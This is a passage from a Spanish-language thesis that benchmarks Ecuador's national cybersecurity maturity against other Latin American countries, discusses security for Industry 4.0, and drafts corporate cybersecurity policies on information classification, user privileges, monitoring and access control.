Colombia	2.5	2.7	2.4	2.4	2.1
Ecuador	1.2	1.6	2	2	1.4
Perú	1.7	2.1	1.8	2.3	1.6
Chile	2	2.4	2	2.8	2.3
Paraguay	1.3	1.9	1.6	2.4	1.4
Uruguay	2.8	4.1	3.8	2.4	2.8
Argentina	2.2	2.2	2.2	2.6	2.3

Fuente: Elaboración propia.

Basados en los datos de la tabla anterior se ha desarrollado una puntuación general de los países en mención como se muestra en la Figura 4.1, para tener una perspectiva más generalizada del estado en cuanto a ciberseguridad de cada nación




Figura 4.1: Valoración general por país.

Fuente: Elaboración propia.

Cada dimensión tiene múltiples factores que contribuyen a un estado más maduro de capacidad en materia de ciberseguridad. Cada factor tiene una valoración que determina el estado de madurez, donde los diferentes niveles de madurez ayudan al encuestado a seleccionar el nivel que es más aplicable a su experiencia de la seguridad cibernética en el país; las dimensiones con sus respectivos factores serán mostrados detalladamente en las Figuras desde la 4.2 a 4.6.

Figura 4.2: Política y estrategia como factor determinante.

Fuente: Elaboración propia.




Figura 4.3: Cultura y sociedad como factor determinante.

Fuente: Elaboración propia.




Figura 4.4: Educación como factor determinante.

Fuente: Elaboración propia.




Figura 4.5: Marco legal como factor determinante.

Fuente: Elaboración propia.

Figura 4.6: Tecnologías como factor determinante.

Fuente: Elaboración propia.

Entre los 16 países incluidos en la lista, Ecuador se encuentra en el puesto 11, con 1.6 puntos en la valoración general, poco distante con

Nicaragua que está en el puesto 16 con la puntuación de 1.1. que es la más baja, pero muy alejado de Uruguay que ocupa la primera posición con 3.2 puntos como se muestra en la Figura 4.1. En la Tabla 4.4 Se comparará los índices antes mencionados para determinar cuáles son las fortalezas y debilidades de Ecuador antes sus congéneres.

Tabla 4.4: Comparación de índices de ciberseguridad entre Nicaragua, Ecuador y Uruguay.

Índices	**Contenido**	**Descripción**	**Países**		
			Nicaragua	**Ecuador**	**Uruguay**
Política y estrategia	*Estrategia nacional de seguridad cibernética oficial o documentada*	Desarrollo de estrategia	1	1	3
		Organización	1	1	4
		Contenido	1	1	2
	Defensa cibernética	Estrategia	1	1	2
		Organización	1	2	3
		Coordinación	1	1	3
Cultura y sociedad	*Mentalidad de ciberseguridad en:*	Gobierno	1	1	4
		Sector privado	1	2	3
		Sociedad	1	1	3
	Conciencia de ciberseguridad	Sensibilización	1	2	4
	Confianza en el uso de internet en:	Servicios en línea	1	2	4
		Gobierno electrónico	1	2	5
		Comercio electrónico	1	2	4
	Privacidad en línea	Normas de privacidad	1	1	5
		Privacidad del empleado	1	1	4
Educación	*Disponibilidad nacional de la educación y formación en ciberseguridad*	Educación	1	2	3
		Formación	1	2	5

	Desarrollo nacional de la educación de ciberseguridad	Desarrollo nacional de la educación de ciberseguridad	1	2	3
	Formación e iniciativas educativas públicas y privadas	Capacitación de los empleados en ciberseguridad	1	2	4
	Gobernanza corporativa, conocimiento y normas	Comprensión de la ciberseguridad por parte de empresas privadas y estatales	1	2	4
Marco legal	*Marcos jurídicos de ciberseguridad*	Para la seguridad de las TIC	1	2	4
		Privacidad, protección de datos y otros derechos humanos	2	2	5
		Derecho sustantivo de delito informático	1	3	1
		Derecho procesal de delito informático	3	2	2
	Investigación jurídica	Cumplimiento de la ley	1	2	2
		Fiscalía	1	2	2
		Tribunales	1	2	2
	Divulgación responsable de la información	Divulgación responsable de la información	1	1	1
Tecnologías	*Adhesión a las normas*	Aplicación de las normas y prácticas mínimas aceptables	1	3	2

		Adquisiciones	2	1	3
		Desarrollo de software	1	1	2
	Organizaciones de coordinación de ciberseguridad	Centro de mando y control	1	2	3
		Capacidad de respuesta a incidentes	1	2	5
	Respuesta a incidentes	Identificación y designación	1	2	4
		Organización	1	2	4
		Coordinación	1	1	4
	Resiliencia de la infraestructura nacional	Infraestructura tecnológica	1	2	3
		Resiliencia nacional	1	2	3
	Protección de la Infraestructura Crítica Nacional	Identificación	1	1	2
		Organización	1	1	2
		Planeación de respuesta	1	1	3
		Coordinación	1	1	2
		Gestión de riesgos	1	1	2
	Gestión de crisis	Planeación	1	1	2
		Evaluación	1	1	2
	Redundancia digital	Planeación	1	2	3
		Organización	1	1	3
	Mercado de la ciberseguridad	Tecnologías de ciberseguridad	1	1	2
		Seguros de delitos informáticos	1	1	3

Fuente: Elaboración propia.

Empleando los datos de la Tabla 4.4, se determina que Ecuador posee deficiencias en cuanto a una sólida estrategia nacional integral de ciberseguridad, provocado por la falta de una visión a largo plazo que sea escalable y sostenible a nivel gubernamental, en donde no se identifica de manera apropiada los intereses y actores que se vean afectados o que sean responsables de la ciberseguridad del país, con el objetivo de crear una institución coordinada y cohesionada, con varias áreas temáticas donde pueden ser partícipes la industria, empresas públicas y privadas, así como la sociedad en general. ya que el EcuCERT está conformado por la ARCOTEL

(Agencia de Regulación y Control de las Telecomunicaciones del Ecuador) y los prestadores de servicios de telecomunicaciones no disponen de la suficiente autonomía para el desarrollo de planes y estrategias de ciberseguridad a nivel nacional tanto para nivel público como privado. Por lo que no existe una entidad global para la coordinación de la ciberseguridad nacional, aunque se cuente con el presupuesto, este se encuentra distribuido en oficinas públicas no relacionadas.

A pesar de que se dispone de una política nacional de seguridad y estrategia de defensa nacional, que contiene una sección de ciberseguridad, no existe ninguna política o estrategia orientada a la defensa cibernética que se encuentre bajo una estructura de mando clara para la ciberseguridad de las fuerzas armadas, poseyendo estas una capacidad limitada y poco resiliente para reducir las vulnerabilidades de la infraestructura de la red nacional.

En Ecuador, a nivel gubernamental es inexistente aun la mentalidad de ciberseguridad, en comparación con las empresas privadas en donde se ha comenzado a dar importancia a este factor mediante la identificación de prácticas de alto riesgo; pero en contraparte la mayor parte de la sociedad desconoce las amenazas cibernéticas a su alrededor o a pesar de ser consciente de dichas amenazas, pero no toma medidas proactivas para mejorar su propia ciberseguridad. Por lo que existe la necesidad de que los programas de carácter informativo y educativo nacionales incrementen la conciencia de ciberseguridad con especial énfasis en la percepción de los riesgos y amenazas.

Teniendo en consideración que se han establecido estas campañas, son elaboradas para un problema o fin preciso y, por tanto, no es generalizable ni utilizable para otros propósitos, donde, no están cubiertos necesariamente todos los grupos y no están estrechamente vinculadas a la estrategia de ciberseguridad; aunque estas se encuentran disponibles mediante seminarios y recursos en línea para la población, no existen esfuerzos de coordinación o de medición.

Lo anteriormente indicado, tiene precedente en el incremento de confianza en el uso del internet en los servicios en línea, pero es identificado como una preocupación, ya que, las empresas toman en consideración medidas para fomentar la confianza en los servicios en línea, pero no se han establecido las mismas. A nivel gubernamental, la gama de servicios electrónicos se mantiene en crecimiento, con un reconocimiento de la necesidad de aplicar medidas de ciberseguridad para promover la confianza de los usuarios en los servicios electrónicos; donde los servicios de comercio electrónico nacionales son mínimos y con poca organización, llegando al punto que las empresas y los usuarios reconocen la necesidad de ciberseguridad en estos servicios y se ha iniciado el análisis de inversión entre los proveedores de servicios.

Las cuestiones de privacidad incluyen el intercambio de datos de carácter personal tanto en el sector público como en el privado, donde los países con índices más altos en ciberseguridad, como Uruguay, no comprometen la libertad de expresión en línea en nombre de la ciberseguridad y se mantienen claramente identificados los responsables, políticas y prácticas que establecen tanto la libertad de expresión como de la privacidad, alcanzando el total cumplimiento de la declaración universal de los derechos humanos, mientras que en Ecuador a nivel gubernamental han comenzado las discusiones con grupos de interés sobre asuntos de privacidad, pero entre los líderes del sector privado el debate es mínimo con respecto a las cuestiones de privacidad en el lugar de trabajo, donde se aspira a que los empleados no solo toman conciencia de sus derechos a la privacidad dentro de la organización y se entienden las obligaciones de privacidad individual sobre la base de la planeación estratégica, sino que la organización también realiza auditorías externas para asegurar el cumplimiento de las normas de privacidad; se logra el cumplimiento de las mejores prácticas relacionadas con los derechos humanos sobre la privacidad en el lugar de trabajo y se evalúa a través de un proceso de auditoría.

Durante el último gobierno se ha incentivado considerablemente la iniciativa, desarrollo y formación nacional de la educación de ciberseguridad

a nivel público y privado, con lo que se prevé desarrollar una instrucción apropiada en el personal de las empresas, para reducir las posibilidades de recibir un ciberataque, que encuentre una puerta de entrada o vulnerabilidad por falta de conocimiento y preparación de los empleados que ocupan los dispositivos electrónicos conectados a la red de la empresa.

Considerando los marcos jurídicos correspondientes a la ciberseguridad en donde se incluye la seguridad para las TIC, la privacidad y protección de datos así como el cumplimiento del derecho sustantivo y procesal correspondiente a los delitos informáticos en cuanto a puntuación se encuentran entre los más altos de América Latina, demostrando que se ha alcanzado un soporte legal sostenible para combatir los delitos informáticos a través de una investigación jurídica según lo demanda la ley por medio de la fiscalía y los tribunales, aunque una parte importante de estos delitos son consecuencia de la falta de responsabilidad en la divulgación de la información, que es un aspecto a considerar.

A pesar de que el índice de aplicación de las normas y prácticas mínimas aceptables en Ecuador es superior al de Uruguay, existe mucha flexibilidad en el uso de las normas relacionadas con la ciberseguridad orientados a los procesos de adquisición o desarrollo de software en los sectores público y privado. Por otra parte, en lo correspondiente a las organizaciones de coordinación de ciberseguridad y su respectiva respuesta a incidentes, donde la figura más representativa es el EcuCERT en el caso de Ecuador, que entró en funcionamiento en noviembre del 2013; a pesar que las telecomunicaciones fueron consideradas como un sector estratégico, casi la totalidad de los recursos son empleados en infraestructura orientada a ofrecer abastecimiento de internet en cuanto a cobertura y ancho de banda, pero se está dejando de lado los mecanismos de protección de datos y respuestas a incidentes de ciberseguridad, como consecuencia se muestran falencias en cuanto a protección de la infraestructura crítica nacional, gestión de crisis y redundancia digital, abriendo una brecha importante antes ciberataques y donde incluso las empresas públicas y privadas pierden mercado en tecnologías de ciberseguridad y seguros de delitos informáticos,

donde el mercado de la ciberseguridad uno de los que tiende a tener mayor despunte a corto plazo, y Ecuador posee la calificación más baja en comparación a los demás países de la lista.

4.2 Análisis en relación con la ciberseguridad en los procesos industriales automatizados a mediano plazo en el Ecuador

La industria 4.0 ha sido desarrollada con la finalidad de que los procesos de producción sean inteligentes siendo denominada la cuarta revolución industrial; se convertirá en una tendencia en el Ecuador a mediano plazo en el sector industrial, donde este terreno aun presenta muchas vulnerabilidades en cuanto a ciberseguridad en los procesos ya establecidos y en funcionamiento.

Por lo que se establecen en la Tabla 4.5 los mecanismos de ciberseguridad necesarios para la implementación de la industria 4.0 en el Ecuador.

Tabla 4.5: Mecanismos de ciberseguridad en las industrias 4.0.

Mecanismos	**Escenario de aplicación**				
	Gestión de acceso e identidad	**Seguridad en el puesto de trabajo**	**Seguridad en aplicaciones y datos**	**Seguridad en los sistemas**	**Seguridad de la red**
Software preventivo de malware y fraude		x	x	x	x
Auditoría interna	x		x		x
Certificación normativa		x	x	x	x
Contingencia		x	x	x	x
Control de acceso y autenticación	x				
Cumplimiento legal	x	x	x		
Inteligencia de seguridad			x	x	x
Prevención de fuga de información		x	x		x

Protección de las comunicaciones		x	x	x	x
Seguridad en dispositivos móviles		x			x

Fuente: CERTSI (2015)

El sector industrial, al ser uno de los más atacados y uno de los que más servicios ofrecen a la sociedad, es necesario mantener un monitoreo constante de los activos de dicha industria, por lo que para este fin se puede dividir en 5 escenarios la zona estratégica de ciberseguridad de la industria, como se muestra en la Tabla 4.5, que de no aplicarse correctamente podría convertirse en una potencial vulnerabilidad.

El primer filtro es la denominada gestión de acceso e identidad, basada en certificados digitales y firma electrónica, que al ser el punto de acceso al equipo asignado, debe estar determinado por un proceso de autenticación bajo cifrado y monitoreado bajo una auditoría técnica periódica, realizando análisis de registro de eventos y puertos, en busca de vulnerabilidades en los ficheros y en el sistema, así como la distribución correcta de contraseñas, teniendo el cumplimiento legal correspondiente que se encuentre vigente. Consecuentemente se encuentra la seguridad en las estaciones de trabajo y sus correspondientes aplicaciones y datos utilizados, al pasar por el proceso de autorización de acceso, estos equipos al ser ocupados por el personal, periódicamente deben encontrarse bajo análisis de software antimalware y antifraudes, incluyendo los dispositivos móviles ocupados con fines laborales, previniendo de esta forma la fuga de información confidencial corporativa bajo la protección de las comunicaciones utilizando firewalls o VPNs, cumpliendo perennemente la certificación normativa apropiada.

En cuanto a la seguridad en los sistemas y en la red, los controles de ciberseguridad deben ser más exhaustivos, ya que por estos activos circula todo el tráfico informático de la empresa, convirtiéndose en la infraestructura crítica de cualquier industria, por la misma razón son los blancos principales de un ciberataque dirigido a este sector. Utilizando para este tipo de monitoreos gestores de eventos de seguridad y herramientas de

monitorización y reporting, elaborando y cumpliendo planes de contingencia en caso de algún incidente de ciberseguridad para evitar en lo más posible pérdida de datos y productividad, entre los que se encuentran copias de seguridad periódicas, infraestructura de respaldo y cloud computing.

Tomando como antecedente los índices establecidos en la Tabla 4.5, en la actualidad, Ecuador no se encuentra preparado para la incursión de la industria 4.0 a escala nacional, ya que debido a las falencias presentadas anteriormente, se requiere previamente realizar un estudio técnico para posteriormente desarrollar e implementar políticas de ciberseguridad aplicables en organizaciones públicas y privadas con la finalidad de prevenir y de ser el caso aminorar los efectos de un ciberataque, brindando garantía a la información alojada en los equipos de la red a la par de seguir ocupando los recursos de la misma, sin dejar de ofrecer los servicios que la empresa disponga para sus clientes.

4.3 Políticas de ciberseguridad aplicables en empresas públicas y privadas

Las políticas de ciberseguridad a desarrollar constan de varios puntos, describiendo su correspondiente función, sustentándose en el análisis anteriormente realizado.

4.3.1 Introducción

Las políticas de ciberseguridad descritas a continuación son un conjunto formal de reglas desarrolladas con la finalidad de disponer de un uso racional y seguro de la infraestructura informática, sistemas de información, servicios de red y canales de comunicación, que son aplicadas a todos los empleados, contratistas, pasantes y personas relacionadas con terceras partes, denominados a partir de este momento como *personal*, que utilicen recursos e infraestructura de tecnologías de la información y las comunicaciones de la empresa, brindando los mecanismos de ciberseguridad de confidencialidad, integridad, autenticación, acuse de recibo y control de acceso. Bajo estas políticas están descritas las responsabilidades, privilegios

y restricciones del usuario e informa a los mismos las sanciones correspondientes por la violación de las políticas. Este documento también contiene procedimientos para responder a los incidentes que amenazan la ciberseguridad de los sistemas informáticos y la red de la empresa.

Estas políticas deben ser compartidas periódicamente según las actualizaciones que se lleven a cabo, adicionalmente publicarlas en una ubicación de fácil acceso para conocimiento del personal.

4.3.2 Información institucional oficial

Es toda aquella información que es usada en los procesos y procedimientos de la empresa para cumplir con los objetivos, metas y programas, la cual es procesada en medios físicos, digitales, electrónicos y/o cualquier otro elemento que sea considerado un activo de la empresa y sea requerido para el cumplimiento de las obligaciones y responsabilidades legales de la misma, dentro de esta política, el personal contempla a cumplir lo siguiente:

Al utilizar los activos tecnológicos de la empresa será responsable por la integridad, confidencialidad, disponibilidad y confiabilidad de la información que sea utilizada, especialmente si dicha información ha sido clasificada como reservada, confidencial y/o crítica.

No está permitido brindar información de la empresa a ninguna entidad externo sin la correspondiente autorización.

Al dejar de brindar sus servicios, debe ser entregada toda la información fruto del trabajo realizado, conforme está establecido en el documento legal que lo vincula formalmente con la empresa.

Una vez terminada la vinculación, está comprometido a no usar, comercializar o divulgar la información generada o conocida durante el cumplimiento de sus funciones, directamente o a través de terceros.

El personal que cumpla funciones en la empresa y detecte el mal uso de información como copia indebida, transferencia a terceros sin autorización, daño, información oculta, adulteración y demás, está en la obligación de reportar el incide al departamento encargado del control disciplinario interno.

Cada área de la empresa es responsable de clasificar la información de acuerdo con el nivel de importancia y/o criticidad y así mismo informarlo al Administrador de Sistemas, quien hará el respaldo respectivo.

Para reforzar la seguridad de la información, el usuario conforme lo establecido en el proceso de gestión de tecnologías de información, deberá hacer respaldos de la información que genera (verificación continua), dependiendo de la importancia y frecuencia de modificación de la misma, en medios removibles y almacenarlos en un lugar seguro de acuerdo con lo establecido en el proceso antes mencionado.

Los usuarios serán responsables de hacer copias de resguardo de los datos que generan en medios removibles y almacenarlos en lugares seguros de acuerdo con el procedimiento de administración de respaldos.

4.3.3 Clasificación de la información

La información del usuario que se encuentra en los archivos del sistema y las bases de datos podrá ser clasificado como confidencial o no confidencial, donde la empresa es la única entidad con potestad de clasificar la información controlada por los usuarios. La máxima autoridad del área de redes y sistema está obligado a revisar y aprobar la clasificación de la información de la empresa y determinar el nivel de seguridad adecuado para protegerlo convenientemente; a su vez deberá clasificar la información controlada por unidades no administrados por algún operario.

Tabla 4.6: Niveles de seguridad de la información de la empresa.

Nivel de seguridad	Descripción	Ejemplos
ROJO	Información confidencial que no puede ser revelada a personal fuera de la empresa. Incluso dentro de la empresa, el acceso a esta información se encuentra restringido y solo puede ser autorizado por la máxima autoridad del departamento de redes y sistemas.	• Contraseñas • Contratos • Registro de actividades de la empresa • Respuesta ante incidentes de seguridad
AMARILLO	Información confidencial utilizada en los equipos de los diferentes departamentos de la empresa, manipulada por los operadores y por personal con ocupaciones de supervisión o jefatura para sus actividades laborales.	• Cotizaciones • Reportes de ventas • Configuraciones en equipos a corto plazo
VERDE	Información no confidencial utilizada en los equipos de los diferentes departamentos de la empresa, manipulada por los operadores sin ocupaciones de supervisión o jefatura para sus actividades laborales. Mantiene una prioridad mínima de salvaguardia con respecto a los niveles superiores.	• Archivos temporales • Borradores • Archivos personales relacionados a la empresa
BLANCO	Información sin valor comercial o administrativo, que puede considerarse como desechable.	• Archivos personales no relacionados a la empresa

Fuente: Elaboración propia

4.3.4 Clasificación de usuarios

Se espera que todo el personal tenga el conocimiento de estas políticas de ciberseguridad por lo que se ha establecido en la Tabla 4.7 los siguientes grupos de usuarios y define los privilegios de acceso correspondientes.

Tabla 4.7: Clasificación de los tipos de usuarios con sus respectivos privilegios.

Categoría de Usuario	Privilegios
Usuarios de la empresa (Personal)	Acceso a aplicaciones y bases de datos según sea necesario para ejercer su trabajo.
Administradores del sistema	Acceso a sistemas informáticos, routers, conmutadores y demás tecnologías de infraestructura necesarias para la función de trabajo. Solo puede tener acceso a información confidencial bajo una autorización debidamente justificada.
Administrador de seguridad	Dispone de total acceso a todos los sistemas informáticos, bases de datos, firewalls y dispositivos de red, según sea necesario para la función de trabajo.
Desarrolladores de sistemas	Acceso a aplicaciones y bases de datos según sea requerido para sus funciones. No está autorizado para acceder a los equipos de la red.
Contratistas y consultores	Acceso a aplicaciones, bases de datos y los equipos de la red según sea necesario para el cumplimiento de sus funciones específicas. Solo puede tener acceso a información confidencial bajo una autorización debidamente justificada por escrito.
Otras empresas y socios de negocios	Acceso permitido a las aplicaciones y a la red de la empresa solamente cuando este establecido un contrato o acuerdo de acceso interinstitucional o este sea requerido por las leyes vigentes.
Público en general	El acceso está limitado a las aplicaciones qu00'e puedan ejecutarse en los servidores web públicos. El público en general no tendrá permitido el acceso a información confidencial en ninguna circunstancia.

Fuente: Elaboración propia

4.3.5 Monitoreo del uso de sistemas informáticos

La empresa tiene el derecho y la capacidad de realizar monitoreos de la información electrónica creada dentro de la empresa, incluidos los mensajes de correo electrónico corporativo y el uso de Internet, con la finalidad de tener un correcto control de los recursos de la empresa. Sin que esto limite el uso de las herramientas necesarias para cumplir con las labores correspondientes. Por lo que el uso de los recursos de la empresa para actividades personales no está permitido sin previa autorización, y de no cumplir con lo establecido, será sujeta a una sanción determinada por la gerencia.

4.3.6 Control de acceso

Un componente fundamental de las políticas de ciberseguridad establecidas es el control de acceso a los recursos de información críticos que requieren protección para conservar la integridad y confidencialidad. Este control de acceso esta implementado mediante el uso de una ID de inicio de sesión y la contraseña.

4.3.6.1 Acceso del personal sin privilegios

Todo el personal que disponga de acceso a la red tendrá un ID de inicio de sesión único y una contraseña para acceder a los sistemas. La contraseña establecida debe ser confidencial y no puede ser divulgada con ningún otro miembro de la empresa, a menos que esta sea requerida mediante una justificación proveniente de la máxima autoridad del departamento que administra la red. Por lo que, el personal que utilice este recurso debe cumplir con los siguientes estatutos con respecto a la creación y mantenimiento de contraseñas:

- No debe tener coincidencias con ninguna palabra del diccionario ya sea este en español o en cualquier otro idioma. Es decir, no está permitido utilizar ningún nombre común, sustantivo, verbo, adverbio o adjetivo.
- No deben ser colocadas en las proximidades del área de trabajo.
- Deben ser modificadas cada 60 días, o según lo determine la máxima autoridad del departamento encargado de la seguridad de la red.

- Las cuentas de usuario serán bloqueadas al tercer intento fallido de inicio de sesión y serán suspendidas después de 30 días sin uso.
- El personal que no recuerde su contraseña deberá notificar al departamento encargado de la seguridad de la red para obtener una nueva contraseña asignada a su cuenta.
- No está permitido que el personal acceda, copie, lea, borre o modifique los archivos de contraseñas en ningún componente de infraestructura de red, sin excepción, por lo que es responsabilidad del departamento de seguridad de la red supervisar el acceso de usuarios no autorizados.
- Los usuarios no podrán iniciar sesión como un administrador del sistema. Los usuarios que necesiten este nivel de acceso a los sistemas de producción deben solicitar una cuenta de Acceso Especial como se describe en otras partes de este documento.
- La ID y contraseña del personal que sea despedido, suspendido, que disponga de una licencia laboral o que pierda vigencia su contrato, serán desactivadas a la brevedad posible.
- La gerencia y el departamento de recursos humanos deben notificar inmediatamente a la máxima autoridad del departamento de seguridad de la red, cuando exista un cambio en la condición del personal que requiera eliminar o modificar los privilegios de acceso mediante el uso de su correspondiente ID y contraseña.
- El personal será responsable del intercambio de información que tienen lugar durante las sesiones de inicio de sesión con su ID y contraseña, por lo que no está permitido que ninguna persona aneja pueda utilizar el equipo mientras este la sesión activa.

4.3.6.2 Acceso de administrador

Los administradores de sistemas y seguridad dispondrán de este tipo de privilegios, manteniendo acceso a los sistemas de la empresa, hosts, routers, servidores y demás según sea requerido para cumplir con sus obligaciones laborales. Por lo que todas las contraseñas de administrador del sistema serán modificadas de inmediato después de que cualquier empleado que disponga de estos privilegios sea removido de sus funciones.

4.3.6.3 Acceso especial

Serán proporcionadas cuentas de acceso especial de forma temporal a las personas que requieran privilegios de administrador para realizar su trabajo. El departamento encargado de la seguridad de la red será el responsable de monitorear estas cuentas y dar el respectivo seguimiento de las actividades perpetuadas con la misma, generando informes periódicos, donde se indica que personal dispone de este tipo de cuenta, la razón de uso y tiempo de validez.

Las cuentas de acceso especial expiran luego de 72 horas de uso y no serán renovadas automáticamente sin un respectivo permiso proveniente del departamento administrativo de la empresa.

4.3.6.4 Conexión a redes de terceros

Esta política está establece para asegurar un método seguro de conectividad entre la empresa y una tercera parte, que requieren intercambiar electrónicamente información entre sí, como es el caso de los vendedores, consultores y socios; por lo que este tipo de conexión está solo permitida con fines comerciales y de negocios

. La empresa de terceros se asegurará de que sólo los usuarios autorizados podrán disponer de acceder a la información en la red cumpliendo con los siguientes aspectos:

- Una conexión de red se considerará terminada sino se cumple con las reglas de autenticación de la empresa de terceros.
- Esta política se aplica a todas las solicitudes de conexión a terceros y a las conexiones a terceros ya existentes. En los casos en que las conexiones de red de terceros existentes no cumplan con los requisitos descritos en este documento, se volverán a diseñar según sea necesario.
- Todas las solicitudes de conexiones a terceros deben realizarse enviando una solicitud por escrito y ser aprobado por la empresa.
- Los activos tecnológicos que no sean propiedad de la empresa y deban ser ubicados y administrados por ésta, deben garantizar la legalidad de

dichos activos para permitir su operación dentro de las instalaciones de la misma. Esto hace necesario suscribir un documento de mutuo acuerdo oficial entre las partes.

- Cuando se requiera utilizar recursos tecnológicos u otros elementos de propiedad de la empresa para el funcionamiento de recursos que no sean propios de la misma y que deban ubicarse en las instalaciones de una tercera empresa, los recursos serán administrados por el área técnica de la empresa propietaria.
- La conexión entre sistemas internos de la empresa y una tercera organización debe ser aprobada por el departamento encargado de la seguridad de las redes con el fin de no comprometer la seguridad de la información interna de la empresa.
